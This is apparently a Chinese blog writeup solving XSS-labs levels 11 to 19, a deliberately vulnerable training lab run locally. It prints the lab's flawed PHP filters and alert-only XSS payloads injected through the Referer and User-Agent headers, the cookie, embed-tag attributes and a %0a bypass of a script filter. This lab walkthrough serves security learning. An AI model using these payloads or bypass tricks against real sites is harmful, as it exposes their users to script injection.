XSS-labs-master闯关11-20 writeup

原创

凌晨三点- 于 2020-06-15 20:20:26 发布 581 收藏 4

分类专栏： Web安全 CTF 文章标签： xss 安全 php

本文链接：https://blog.csdn.net/weixin_41487522/article/details/106732953

Web安全 同时被 2 个专栏收录

21 篇文章 0 订阅

订阅专栏

CTF

5 篇文章 0 订阅

订阅专栏

XSS-labs-master闯关11-20 writeup

今天接着上次的XSS1-10，跟大家分享一下XSS-challenge的11-20关。喜欢的小伙伴记得点个赞哦！

xss-level11:


查看源码：

```
<h1 align=center>欢迎来到level11</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_SERVER['HTTP_REFERER'];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_ref"  value="'.$str33.'" type="hidden">
</form>
</center>';
?>
<center><img src=level11.png></center>
```


可以看出和上一关一样，隐藏了表单使得前端看不到。这一关的突破口在于 `$_SERVER['HTTP_REFERER']`

这个代码可以获取http请求头中的referer，所谓referer就是指当前页面是从哪里来的。源码中可以看出，只过滤了尖括号，可以使用javascript伪协议来绕过。

打开burp抓包：



```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/xss/level10.php?keyword=&t_sort=click%20here%22type=%22button%22%20onclick=%22javascript:alert(123)
DNT: 1
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


从referer中可以看出这个页面来自于上一关的url

这里在referer中插入payload:`click here"type="button" onclick="javascript:alert(123)`


xss-level12:

查看源码：

```php
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_SERVER['HTTP_USER_AGENT'];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_ua"  value="'.$str33.'" type="hidden">
</form>
</center>';
?>
```


可以看出和上一关一样，隐藏了表单使得前端看不到。这一关的突破口在于`$_SERVER['HTTP_USER_AGENT']`

因此我们按照和上一关同样的方法，使用burp抓包，修改user_agent



```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/xss/level11.php?keyword=good%20job!
DNT: 1
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


在user-agent中插入payload:

```
click here"type="button"onclick="javascript:alert(123)
```

Raw | Params | Headers | Hex

```
GET /xss/level12.php?keyword=good%20job! HTTP/1.1
Host: 127.0.0.1
User-Agent: click here"type="button"onclick="javascript:alert(123)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/xss/level11.php?keyword=good%20job!
DNT: 1
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


xss-level13:

查看源码：

```
<h1 align=center>欢迎来到level13</h1>
<?php
setcookie("user", "call me maybe?", time()+3600);
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_COOKIE["user"];
```

```
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<cente
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_cook"  value="'.$str33.'" type="hidden">
</form>
</center>';
```


与上一关类似，这一关的突破口在于`$_COOKIE["user"]`,源码中可以看出，还是只过滤了尖括号，使用javascript伪协议来绕过。使用burp抓包：

Raw Params Headers Hex

```
GET /xss/level13.php?keyword=good%20job! HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/xss/level12.php?keyword=good%20job!
Cookie: user=call+me+maybe%3F
DNT: 1
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


可以看出http请求头中的cookie信息，这里我们把payload插入：

```
click here"type="button"onclick="javascript:alert(123)
```


Raw Params Headers Hex

```
GET /xss/level13.php?keyword=good%20job! HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/xss/level12.php?keyword=good%20job!
Cookie: user=click here"type="button"onclick="javascript:alert(123)
DNT: 1
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


放包后，点击按钮

xss-level14：

由于这题是跳转到外链地址做题，但是网站上不去，所以我也没做。



xss-level15:

查看源码：

```
}
</script>
<title>欢迎来到level15</title>
</head>
<h1 align=center>欢迎来到第15关，自己想个办法走出去吧！</h1>
<p align=center><img src=level15.png></p>
<?php
ini_set("display_errors", 0);
$str = $_GET["src"];
echo '<body><span class="ng-include:'.htmlspecialchars($str).'"></span></body>';
```

这一关引用了angular.min.js javascript框架，这里的ng-include,类似于文件包含的功能。源码中可以看到src被ng-include引用，我们可以包含一文件试试。
包含一个这一关的页面level15.php


欢迎来到第15关，自己想个办法走出去吧！

可以看到出现了两个本关的界面。
这里在任意包含一关的界面，发现也成功显示出来了。


欢迎来到level5

没有找到和相关的结果.

这里尝试对外部页面level1.php进行操作插入一个标签，构建一个超链接



点击构建的超链接，可以发现执行了js代码



发现页面弹窗了

xss-level16:

查看源码：

```php
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script"," ",$str);
$str3=str_replace(" "," ",$str2);
$str4=str_replace("/"," ",$str3);
$str5=str_replace(" "," ",$str4);
```

```php
echo "<center>".$str5."</center>";
?>
<center><img src=level16.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str5)."</h3>";
?>
</body>
</html>
```


使用

strtolower()函数转换为小写，所以不能使用大小写绕过

同时把 “script”、”/”、”空格” 转换为” ” 这个实体编码，也不能使用双写绕过。

对于本关的过滤规则，我们可以使用%0a隔开script。

发现输入的内容输出在`<center>`这个标签内，不会被过滤，这个标签的作用是把里面的内容居中显示在网页。


这里我们构造标签，script和空格使用%0a代替，反斜杠没法绕过，所以不用反斜杠。

构造payload:

<a%0ahref=“javasc%0aript:alert(123)”>click here!


点击超链接时会执行我们的js代码，出现弹窗。

这里也可以发现，页面帮我们自动闭合了`<a>`标签



xss-level17:

查看页面源码：



可以看出使用了embed标签，embeb标签定义嵌入的内容，比如插件。

本关的url中提交了两个参数arg01和arg02，修改参数看一下结果：


可以看出将传入的两个参数中间添加等号，然后拼接在了一起。

我们利用html的特性会自动给等于号后面的参数添加双引号，在arg01的等于号后添加个空格，再看源码，结构发生了改变。

这样的话，我们可以给他添加一个属性，同时插入js语句，用来触发弹窗。

```
<head>
<body>
    <h1 align="center">欢迎来到level17</h1>
    <embed src="xsf01.swf?" onclick="javascript:alert(123)" heigth="100%" width="100%">
    <h2 align="center">
</body>
</html>
```


payload:http://127.0.0.1/xss/level17.php?arg01= onfocus&arg02=javascript:alert(123)



xss-level18:

查看源码发现和上一关类似。


都是使用了embed标签

url中传入了两个参数arg01、arg02

首先还是修改参数的值，看看效果

```
<!--STATUS OK-->
<html> ev
 <head></head>
 <body>
   <h1 align="center">欢迎来到level18</h1>
   <embed src="xsf02.swf?xss=123" heigth="100%" width="100%">
  </body>
</html>
```



利用html的特性会自动给等于号后面的参数添加双引号，在arg01的等于号后添加个空格，再看源码，结构发生了改变。




欢迎来到level18

这样的话，我们可以给他添加一个属性，同时插入js语句，用来触发弹窗。

payload：`http://127.0.0.1/xss/level18.php?arg01= onfoucs&arg02=javascript:alert(123)`




xss-level19:




进入这一关我们可以在url中看到同时是get了两个参数，并且拼接到src里面。

在新标签页中打开，这url怎么有点眼熟，像是我们之前一直做的php传进参数。
难不成swf文件也能传入参数？带着这个疑问我去百度了下,还真的可以。




给他传一个version



incompatible with sifr.js
(1). Use movie of 1.
Movie (436) is
incompatible with sifr.js
(1). Use movie of 1.
Movie (436) is incompatible
with sifr.js (1). Use movie of 1.

提交后发现提示内容发生了改变，“undefined”变成了“1”,也就是我们定义的version
返回level19提交也是一样



欢迎来到level19

Movie (436) is
incompatible with sifr.js
(1). Use movie of 1.
Movie (436) is
incompatible with sifr.js
(1). Use movie of 1.

那既然有回显信息，我们可以构造一个标签看能不能插进去
payload:`http://127.0.0.1/xss/level19.php?arg01=version&arg02=<a href="javascript:alert(123)">click here</a>`

欢迎来到level19

Movie (436) is
incompatible with sifr.js
(click here). Use movie of
click here.
Movie (436) is
incompatible with sifr.js
(click here). Use movie of
click here.
